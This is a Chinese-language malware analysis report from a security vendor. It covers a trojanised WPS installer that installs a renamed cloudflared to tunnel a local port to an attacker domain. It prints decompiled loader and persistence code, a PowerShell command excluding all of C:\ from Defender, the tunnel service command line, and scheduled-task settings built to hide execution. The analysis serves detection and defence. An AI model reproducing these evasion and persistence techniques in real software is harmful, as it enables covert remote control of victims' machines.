

隧道藏暗控——Cloudflare 合法工具被黑产用于远程控制-技术文章-火绒安全

 huorong.cn/document/tech/vir_report/1981

一、概述


近期，火绒威胁情报中心监测到一类新型远控威胁攻击手段。该攻击与传统远控木马存在明显差异，可实现攻击链路全面“洗白”：该样本在攻击过程中综合使用了安装包伪装为WPS安装包进行投递、Inno Setup 多阶段解包、合法组件白利用、DLL 动态加载、服务与计划任务双重持久化以及隧道映射等多种技术手段。首先，攻击者将恶意样本伪装成 WPS 安装包，以正常软件安装流程作为掩护，降低用户警惕。随后，样本借助 Inno Setup 安装链分阶段释放 cloudflared_installer.tmp、CoreLogic.dll、cf.msi、Guard.dll、Windows.exe 等核心文件，并通过静默方式安装 cloudflared 合法组件，实现白利用免杀。完成文件落地后，样本通过 LoadLibraryW 与 GetProcAddress 显式调用 CoreLogic.dll!ExecuteSecureInstall，进一步创建服务和计划任务，形成稳定的持久化机制。其中，服务命令行会拼接 `access tcp --url tcp://127.0.0.1:443 --hostname ...` 等参数，以借助 cloudflared 建立远程 TCP 隧道；计划任务则分别通过 `rundll32.exe Guard.dll,TyCV85iu` 和 `WindowsEvent.exe` 完成组件拉起、守护执行与失败重试。综合来看，该样本通过将合法工具、系统组件和安装框架混合使用，显著增强了攻击链的隐蔽性、免杀能力和持续控制能力。目前，火绒安全产品已实现对该恶意样本的拦截与查杀。




查杀图

二、传播方式

该恶意样本主要通过伪装成WPS Office官方安装包进行传播，攻击者通常会通过钓鱼邮件、恶意下载站、社交软件等渠道投放带有恶意代码的 WPS 安装程序。样本运行后会先启动正版 WPS 的安装流程，在用户正常安装软件的过程中静默执行恶意操作，极大降低了用户的警惕性。



三、攻击流程



流程图

四、样本分析

一、释放恶意文件与安装WPS白文件

1.wps8bd-x64.exe恶意载荷主体分析

基于 Gentee 虚拟机的恶意软件加载器。它将核心恶意逻辑隐藏在经过加密的 Gentee 字节码中，运行时动态释放执行环境并清理痕迹，以达到长期潜伏和规避检测的目的。分析重点应转向提取并反编译 v8 所指向的 Gentee 字节码

```

GetModuleFileNameA(0, v19, 512);          // 取自身路径
FileA = CreateFileA(v19, 0x80000000, 3, 0, 3, 0, 0); // 打开自身文件
if ( (unsigned int)GetFileSize(FileA, 0) >= 0xFC3401F )
{
    CloseHandle(FileA);
    ModuleHandleA = GetModuleHandleA(0);
    v6 = *(_DWORD *) (ModuleHandleA + 0x4000);
    v7 = (_DWORD *) (ModuleHandleA + 0x4000);
    if ( v6 <= v7[0x1A4C] )
    {
        v6 = v7[0x1A4C];
        v8 = (_DWORD *) VirtualAllocRw(v6 + 1024); // 申请解码缓冲
        if ( DropRuntimeDllAndDecode(v7, (int)v8, v16, (int)v18) ) // 释放 genteert.dll 并解码数据。
        {
            LibraryA = LoadLibraryA(v18);          // 加载 genteert.dll
            v10 = LibraryA;
            if ( LibraryA )
            {
                gentee_init = (void (__stdcall *) (int)) GetProcAddress(LibraryA, aGenteeInit); // 取 gentee_init
                GetProcAddress(v10, aGenteeDeinit);
                gentee_load = (void (*)(void)) GetProcAddress(v10, aGenteeLoad); // 取 gentee_load
                gentee_set = (void (__stdcall *) (int, int (__stdcall *) (__stdcall *) (int)) (int))) GetProcAddress(v10, aGenteeSet); // 取 gentee_set
                gentee_call = GetProcAddress(v10, aGenteeCall); // 取 gentee_call
                gentee_init(unk_4020C8 | 0x12); // 初始化运行时
                gentee_set(4, ResolveGenteeHostCallback); // 注册宿主回调
                if ( *v8 == 0x4547 )
                {
                    v12 = ((int (__cdecl *) (_DWORD *, int)) gentee_load)(v8, 5); // 装载主字节码
                    VirtualFreeRelease((int)v8); // 释放缓冲
                    gentee_load();
                    FreeLibrary(v10);
                    FreeLibrary(v10);
                    DeleteFileA(v17); // 删除临时 DLL
                    ExitProcess(v12);
                }
                lstrcpYA(v16, aTheExecutableF);
            }
            else
            {
                wsprintfA(v16, "Cannot load %s.", v18);
            }
        }
    }
}

```

2.vbs脚本添加目录到Defender

VBScript_decoded_fixed.vbs 是一个用于调用 PowerShell 修改 Microsoft Defender 配置的 VBScript 脚本。

该脚本的主要功能是：通过提权方式启动 PowerShell，并执行 **Add-MpPreference - ExclusionPath**，将指定路径加入 Windows Defender 排除项。

2.1执行脚本添加排除目录

cscript.exe adddf.vbe C:\

2.2提权方式启动 PowerShell

Set shellApp = CreateObject("Shell.Application")

shellApp.ShellExecute "powershell.exe", psArgs, "", "runas", 0

2.3添加 Defender 排除项

PowerShell 最终执行：

```
Add-MpPreference -ExclusionPath C:\ -ErrorAction Stop
```

命令会把整个 C:\ 加入 Microsoft Defender 排除项

3. 安装WPS_Setup_17150 与 cloudflared_installer

3.1 业务代码与反编译

下列的代码是由Gentee反编译后的C++代码，还原过程见 附录1 Gentee字节码反编译:

安装业务使用到的函数见 附录2 安装业务与结构：

3.2安装业务入口函数

用宿主 EXE 路径和临时目录初始化上下文

进入两个 payload 的完整业务流程

```
static bool FullPayloadBusiness(  
    const std::string& host_exe_path,  
    const std::string& temp_root)  
{  
    RuntimeContext ctx;  
    ctx.host_exe_path = host_exe_path;  
    ctx.temp_root = temp_root;  
    return RunPayloadBusiness(ctx);  
}
```

3.3安装调度函数

先构造 payload 列表再按名称分别处理：cloudflared_payload,wps_setup_payload

```
static bool RunPayloadBusiness(RuntimeContext& ctx)  
{  
    BuildPayloadList(ctx);  
  
    for (const auto& payload : ctx.payloads)  
    {
```

```

        if (payload.name == "cloudflared_payload")
        {
            if (!RunCloudflaredPayload(payload))
                return false;
            continue;
        }

        if (payload.name == "wps_setup_payload")
        {
            if (!RunWpsSetupPayload(payload))
                return false;
            continue;
        }
    }

    return true;
}

```

3.4安装cloudflared.exe 分支

提取 cloudflared_installer.exe 并写入目标路径，完成收尾、设置属性，重新打开校验后执行安装

对应代码

```

static bool RunCloudflaredPayload(const EmbeddedPayload& payload)
{
    if (!ExtractEmbeddedPayload(payload))
        return false;
    if (!ApplyPayloadAttributes(payload.output_path, payload.final_attributes))
        return false;
    if (!VerifyDroppedExecutable(payload.output_path))
        return false;
    return ExecuteDroppedProcess(
        payload.output_path,
        "\"" + payload.output_path + "\"");
}

```

3.5安装WPS_Setue.exe

提取WPS_Setup_17150.exe并写入目标路径，完成收尾、设置属性，重新打开校验后执行安装

对应代码

```
static bool RunWpsSetupPayload(const EmbeddedPayload& payload)
{
    if (!ExtractEmbeddedPayload(payload))
        return false;
    if (!ApplyPayloadAttributes(payload.output_path, payload.final_attributes))
        return false;
    if (!VerifyDroppedExecutable(payload.output_path))
        return false;
    return ExecuteDroppedProcess(
        payload.output_path,
        "\"" + payload.output_path + "\"");
}
```

二、cloudflared_installer.exe安装器分析

Inno安装文件释放了5个文件

释放路径：%TEMP%\is-XXXX.tmp\
释放文件：cloudflared_installer.tmp、CoreLogic.dll、cf.msi、Guard.dll、Windows.exe、

 cf.msi	2026/5/14 14:01	Windows Install...	19,430 KB
 CoreLogic.dll	2026/5/14 14:01	应用程序扩展	105 KB
 Guard.dll	2026/5/14 14:01	应用程序扩展	143 KB
 WindowsEvent.exe	2026/4/5 15:33	应用程序	104 KB
 cloudflared_installer.tmp	2026/5/13 18:19	TMP 文件	3,507 KB

cloudflared_installer.tmp 执行程序

加载 CoreLogic.dll 并调用 ExecuteSecureInstall 导出函数

cf.msi cloudflared.exe白文件安装程序

msiexec.exe /i "<路径>\cf.msi" /qn /norestart



CoreLogic.dll启动服务和计划任务

启动cloudflared 服务与Windows.exe恶意载荷通过计划任务拉起

Guard.dll持久化失败重新拉起

Windows.exe计划任务拉起失败Guard.dll 循环拉起


2. CoreLogic.dll 启动服务和计划任务

2.1 得到载荷目录

```
WStrAssign(v35, appdata_dir); // C:\ProgramData
stg = 2;
WStrAppend(&svc_path, v35, suffix_w); // C:\ProgramData\Microsoft\System\System.exe
stg = 3;
WStrAppend(&win_path.cap, v35, Cfserversoftwa); // \CfServerSoftwareDistribution
stg = 4;
WStrAppend(svc_cmd, &win_path.cap, WindowseventEx); // \CfServerSoftwareDistribution\WindowsEvent.exe
stg = 5;
WStrAppend(&win_path, &win_path.cap, WindowsExe); // L"C:\ProgramData\Microsoft\System\System.exe"
stg = 6;
WStrPrepend(&quoted_svc_path, prefix_w, &svc_path); // L"C:\ProgramData\Microsoft\System\System.exe"
```

2.2 创建或替换 cloudflared 服务

Cloudflared.exe 白文件签名



System.exe 改名后的cloudflared.exe用于创建隧道映射本地IP 127.0.0.1:443到
www.qccf2.cyou

服务启动命令指向：

C:\ProgramData\Microsoft\System\System.exe access tcp --url tcp://127.0.0.1:443 --
hostname www.qccf2.cyou

```

v7 = OpenServiceW(Sc, service_name, 0xF01FF); // 尝试打开已有服务cloudflared
if ( v7 )
{
    v8 = v7;
    ControlService(v7, 1, &v16);           // 如果服务存在，先停止它
    DeleteService(v8);                       // 删除旧服务
    v12 = v8;
    v6 = display_name;
    v5 = binary_path;
    CloseServiceHandle(v12);
    Sleep(500);
}
ServiceW = CreateServiceW(                 // 创建新的服务
    SCM,
    service_name,
    v6,
    dword_73382020,
    unk_73382024,
    dword_73382028,
    unk_7338202C,
    v5,
    0,
    0,
    0,
    0,
    0,
    0);
// C:\ProgramData\Microsoft\System\System.exe access tcp --url tcp://127.0.0.1:443 --hostname www.qccf2.cyou

```

2.3 持久化与恶意载荷启动

重命名Windows.exe 重命名为 WindowsEvent.exe

使用rundll32.exe 调用Guard.dll导出函数TyCV85iu

计划任务启动WindowsEvent.exe恶意载荷

```

if ( win_path.len >= 8 )
    p_win_path = win_path.heap;           // L"C:\ProgramData\CfServerSoftwareDistribution\Windows.exe"
MoveFileW(p_win_path, v12);              // 把 Windows.exe 重命名为 WindowsEvent.exe
stg = 9;
WStrAssign(&svc_cmdline, src_w);
stg = 10;
WStrAppend(&quoted_svc_path, &win_path.cap, asc_73385546); // Guard.dll, TyCV85iu
v14 = &svc_cmdline;
p_quoted_svc_path = &quoted_svc_path;
if ( quoted_svc_path.len >= 8 )           // 小于 8 字节的字符串直接在结构体内部缓冲区 (stack buffer) 存储
    p_quoted_svc_path = quoted_svc_path.heap;
if ( svc_cmdline.len >= 8 )
    v14 = svc_cmdline.heap;
stg = 11;
RegTaskExec(task_name_w, v14, p_quoted_svc_path); // 注册 Guard.dll // 创建或更新带命令行参数的计划任务。
// RegTaskExec(
//     L"MicrosoftCfServerUpdateTaskMachineCore",
//     L"C:\Windows\System32\rundll32.exe",
//     L"C:\ProgramData\CfServerSoftwareDistribution\Guard.dll,TyCV85iu");
//
if ( v34 < 8 )
    v16 = svc_cmd;
else
    v16 = svc_cmd[0];
AddWinEventTask(task_name, v16);         // 创建或更新计划任务MicrosoftCfServerUpdateTaskMachineCore, 指向 WindowsEvent.exe

```

2.4 使用rundll32.exe 调用Guard.dll导出函数TyCV85iu

通过 Task Scheduler COM 接口创建一个计划任务，任务名是 MicrosoftCfServerUpdateTaskMachineCore, 执行程序是系统自带的 rundll32.exe，参数是 C:\ProgramData\CfServerSoftwareDistribution\Guard.dll,TyCV85iu，也就是让计划任务启动 rundll32.exe 去加载 Guard.dll 并调用导出函数 TyCV85iu。注册成功后，它还会立刻调用

Run() 执行这个任务。使用 COM 创建任务可以避免明显的 schtasks.exe 命令行痕迹任务，借用系统进程 rundll32.exe 系统程序执行 Guard.dll 导出函数 TyCV85iu 隐藏执行行为。

2.4.1.初始化com连接到本地任务计划服务

```

v3 = CoInitializeEx(0, 2);
if ( v3 != 0x80010106 && v3 < 0 )
    return 0;
task_svc = 0;
if ( CoCreateInstance(&CLSID_TaskScheduler, 0, 1, &IID_ITaskService, &task_svc) < 0 )// CoCreateInstance(CLSID_TaskScheduler, ..., IID_ITaskService, &task_svc)。创建任务计划服务对象。
{
    LABEL_51:
        CoUninitialize();
        return 0;
}
task_svc2 = task_svc;
VariantInit(&var_arg0);
v73 = var_arg0;
VariantInit(&var_arg2);
v72 = var_arg2;
VariantInit(&var_arg1);
v71 = var_arg1;
VariantInit(&root_folder);
Connect = task_svc2->lpVtbl->Connect;           // ITaskService::Connect(NULL, NULL, NULL, NULL)。连接本地任务计划服务。
v78 = 0;
v6 = (Connect){
    task_svc2,
    root_folder,
    v60,
    v61,
    v62,
    v71,
    DWORD1(v71),
    DWORD2(v71),
    HIWORD(v71),
    v72,
    DWORD1(v72),
    DWORD2(v72),

```

2.4.2.任务注册到任务计划程序的根目录删除同名旧任务

```

GetFolder = task_svc3->lpVtbl->GetFolder; // ITaskFolder::GetFolder(L"\\", &root_folder)。获取任务计划根目录。
v78 = 6;
GetFolder(task_svc3, v9, &root_folder);
v11 = bstr_box;
if ( !_InterlockedDecrement(bstr_box + 2) )
{
    if ( *v11 )
    {
        SysFreeString(*v11);
        *v11 = 0;
    }
    if ( v11[1] )
        sub_73373A03(v11[1]);
    HeapFree_0(v11);
}
root_folder2 = root_folder;
v78 = -1;
v13 = sub_73373993(12);
v13[1] = 0;
v13[2] = 1;
v14 = SysAllocString(task_name_w);
*v13 = v14;
bstr_box = v13;
if ( v14 == 0 && task_name_w != 0 )
{
    v78 = 2;
    RaiseException_0(0x8007000E);
}
LODWORD(var_arg0) = v13;
DeleteTask = root_folder2->lpVtbl->DeleteTask; // ITaskFolder::DeleteTask(task_name_w, 0)。先删除同名旧任务。

```

2.4.3.绕过电源限制取消执行时间上限

即使设备使用电池供电（笔记本不插电），也允许任务启动, 正常很多任务会在此条件下被禁止。

允许任务中的程序无限运行，而不会被系统因超时而强制终止。

```
NewTask = task_svc->lpVtbl->NewTask;          // ITaskService::NewTask(0, &task_def)。创建空任务定义。
v78 = -1;
NewTask(task_svc, 0, &task_def);
task_settings = 0;
task_def->lpVtbl->get_Settings(task_def, &task_settings); // ITaskDefinition::get_Settings(&task_settings)。读取任务设置对象。
task_settings->lpVtbl->put_DisallowStartIfOnBatteries(task_settings, 0); // ITaskSettings::put_DisallowStartIfOnBatteries(FALSE)。允许电池供电时。
v18 = task_settings;
v19 = sub_73373993(12);
v19[1] = 0;
v19[2] = 1;
v20 = SysAllocString(w_pt0s);
*v19 = v20;
bstr_box = v19;
if ( !v20 )
{
    v78 = 3;
    RaiseException_0(-2147024882);
}
LODWORD(var_arg0) = v19;
put_ExecutionTimeLimit = v18->lpVtbl->put_ExecutionTimeLimit; // ITaskSettings::put_ExecutionTimeLimit(L"PT0S")。取消执行时间上限。
v78 = 8;
put_ExecutionTimeLimit(v18, v20);
```

2.4.4. 得到 IExecAction 接口，设置执行文件和命令行

得到 IExecAction，这样才能设置命令行。

```
task_def->lpVtbl->get_Actions(task_def, &actions); // ITaskDefinition::get_Actions(&actions)。获取动作集合。
action = 0;
actions->lpVtbl->Create(actions, TASK_ACTION_EXEC, &action); // IActionCollection::Create(TASK_ACTION_EXEC, &action)。创建执行动作。
exec_action = 0;
action->lpVtbl->QueryInterface(action, &IID_IExecAction, &exec_action); // IAction::QueryInterface(IID_IExecAction, &exec_action)。转成 IExecAction。
v24 = exec_action;
v25 = sub_73373993(12);
v25[1] = 0;
v25[2] = 1;
v26 = SysAllocString(exe_path_w);
*v25 = v26;
bstr_box = v25;
if ( v26 == 0 && exe_path_w != 0 )
{
    v78 = 4;
    RaiseException_0(-2147024882);
}
LODWORD(var_arg0) = v25;
put_Path = v24->lpVtbl->put_Path; // IExecAction::put_Path(exe_path_w)。设置要启动的可执行文件路径。
v78 = 9;
put_Path(v24, v26); // C:\Windows\System32\rundll32.exe
```

2.4.5. 设置最高权限运行与交互式令牌登录

```

task_def->lpVtbl->get_Principal(task_def, &principal); // ITaskDefinition::get_Principal(&principal)。获取任务主体对象。
principal->lpVtbl->put_RunLevel(principal, TASK_RUNLEVEL_HIGHEST); // IPrincipal::put_RunLevel(TASK_RUNLEVEL_HIGHEST)。要求最高权限运行。
principal->lpVtbl->put_LogonType(principal, TASK_LOGON_INTERACTIVE_TOKEN); // IPrincipal::put_LogonType(TASK_LOGON_INTERACTIVE_TOKEN)。使用交互式令牌登录类型。
principal->lpVtbl->Release(principal);
reg_task = 0;
root_folder3 = root_folder;
LOWORD(var_arg0) = 0;
DWORD2(var_arg0) = SysAllocString(&AccessTcpUrlTc[50]); // access tcp --url tcp://127.0.0.1:443 --hostname
if ( !DWORD2(var_arg0) )
    RaiseException_0(0x8007000E);
var_spec = var_arg0;
VariantInit(&var_arg2);
v69 = var_arg2;
VariantInit(&var_arg1);
v68 = var_arg1;
task_def2 = task_def;
v78 = 11;
v35 = sub_73373993(12);
*(v35 + 4) = 0;
*(v35 + 8) = 1;
bstr_box = v35;
task_name_w_1 = SysAllocString(task_name_w);
v37 = bstr_box;
*bstr_box = task_name_w_1;
if ( task_name_w != 0 && task_name_w_1 == 0 )
{
    v78 = 12;
    RaiseException_0(0x8007000E);
}
v67 = v37;
RegisterTaskDefinition = root_folder3->lpVtbl->RegisterTaskDefinition; // ITaskFolder::RegisterTaskDefinition(..., TASK_CREATE_OR_UPDATE, ..., TASK_LOGON_INTERACTIVE_TOKEN, ...
v78 = 13;
v39 = (RegisterTaskDefinition)(
    root_folder3,
    task_name_w_1,
    task_def2,
    // MicrosoftCfServerUpdateTaskMachineCore
    // 任务对象
);

```

2.4.6. 执行任务

```

if ( v39 >= 0 )
{
    bstr_box = v41;
    v42 = reg_task;
    VariantInit(&var_arg0);
    Run = v42->lpVtbl->Run; // IRegisteredTask::Run(empty_variant, 0)。注册成功后立即启动任务。
    v78 = 14;
    (Run)(v42, var_arg0, DWORD1(var_arg0), DWORD2(var_arg0), HIDWORD(var_arg0), 0);
    VariantClear(&var_arg0);
    v44 = reg_task->lpVtbl->Release;
    v78 = -1;
    v44(reg_task);
    v41 = bstr_box;
}
v45 = task_def->lpVtbl->Release; // 释放 ITaskDefinition、ITaskFolder、ITaskService，并调用 CoUninitialize。
v78 = -1;
v45(task_def);
root_folder->lpVtbl->Release(root_folder);
task_svc->lpVtbl->Release(task_svc); // 释放 guard_mgr 并 CoUninitialize。
CoUninitialize();
return v41;

```

2.4.7. 添加恶意载荷WindowsEvent.exe到计划任务

调用AddWinEventTask(task_name, WindowsWindowsEvent.exe);函数他和前面的

C:\ProgramData\CfServerSoftwareDistribution\ WindowsEvent.exe

InstallOrReplaceServiceAndStart函数是一样的只是多出了登录触发器

创建一个登录触发器 TASK_TRIGGER_LOGON, 以后用户登录 Windows 时，该任务会被自动触发

```

task_def->lpVtbl->get_Triggers(task_def, &triggers);// ITaskDefinition::get_Triggers(&triggers)。获取触发器集合。
trigger = 0;
triggers->lpVtbl->Create(triggers, TASK_TRIGGER_LOGON, &trigger);// ITriggerCollection::Create(TASK_TRIGGER_LOGON, &trigger)。创建登录触发器。
triggers->lpVtbl->Release(triggers);
trigger->lpVtbl->Release(trigger);
actions = 0;
task_def->lpVtbl->get_Actions(task_def, &actions);// ITaskDefinition::get_Actions(&actions)。获取动作集合。
action = 0;
actions->lpVtbl->Create(actions, TASK_ACTION_EXEC, &action);// IActionCollection::Create(TASK_ACTION_EXEC, &action)。创建执行动作。
exec_action = 0;
action->lpVtbl->QueryInterface(action, &IID_IExecAction, &exec_action);// IAction::QueryInterface(IID_IExecAction, &exec_action)。转成 IExecAction。

```

对应XML

```

<Task xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task" version="1.2">
  <RegistrationInfo>
    <URI>\MicrosoftCfServerUpdateTaskMachineCore</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-21-3579468721-1489189180-3830693048-1001</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
  </Settings>
  <Triggers>
    <LogonTrigger/>
  </Triggers>
  <Actions Context="Author">
    <Exec>
      <Command>C:\ProgramData\CfServerSoftwareDistribution\WindowsEvent.exe</Command>
    </Exec>
  </Actions>
</Task>

```

2.5 Guard.dll, TyCV85iu 持久化分析

创建Global\TaskMonitor_Mutex 检测当前Guard.dll是否已存在

```

ResolveApiPtrs(); // 使用dll从哈希得到函数名
if ( pCreateMutexW )
{
  g_taskmon_mutex = pCreateMutexW(0, 0, aGlobalTaskmoni); // 创建Global\TaskMonitor_Mutex 互斥
  if ( g_taskmon_mutex && pGetLastError() && pGetLastError() == 0x87 ) // 互斥已存在返回
  {
    result = g_taskmon_mutex;
    if ( g_taskmon_mutex && pCloseHandle && (unsigned int)(g_taskmon_mutex + 1) >= 2 )
      return pCloseHandle(g_taskmon_mutex);
    return result;
  }
}

```

创建Global\WindowsEvent_WindowsEvent循环检测Global\WindowsEvent_WindowsEvent互斥是否存在,不存在则重新启动计划任务

使用schtasks.exe重新拉起任务MicrosoftCfServerUpdateTaskMachineCore

```
WStrPrintf((int)cmdline_w, 256, (int)asc_732FFB8E, aSc, aHta, aS, aR, aUn, aTn, task_name_w, &aTn[5]); // 拼出 schtasks /run /tn 命令行
v12 = 0;
v11 = 0;
v10 = 0;
v9 = 0;
startup_info = 68;
proc_info = 0;
if ( pCreateProcessW
    && pCreateProcessW( // 使用schtasks 执行计划任务
        0, // schtasks /run /tn "MicrosoftCfServerUpdateTaskMachineCore"
        cmdline_w,
        dword_732FC210,
        unk_732FC214,
        dword_732FC218,
        unk_732FC21C,
        0,
        0,
        &startup_info,
        &proc_info ) )
{
    if ( pWaitForSingleObject (
        pWaitForSingleObject(proc_info, 5000); // 等待5秒 得到退出码和失败码写入日志
    )
}
```

任务计划失败和互斥体不存在行为写入日志

分别写入下列文本:

// 目标进程 (通过互斥体) 未运行, 尝试通过计划任务启动

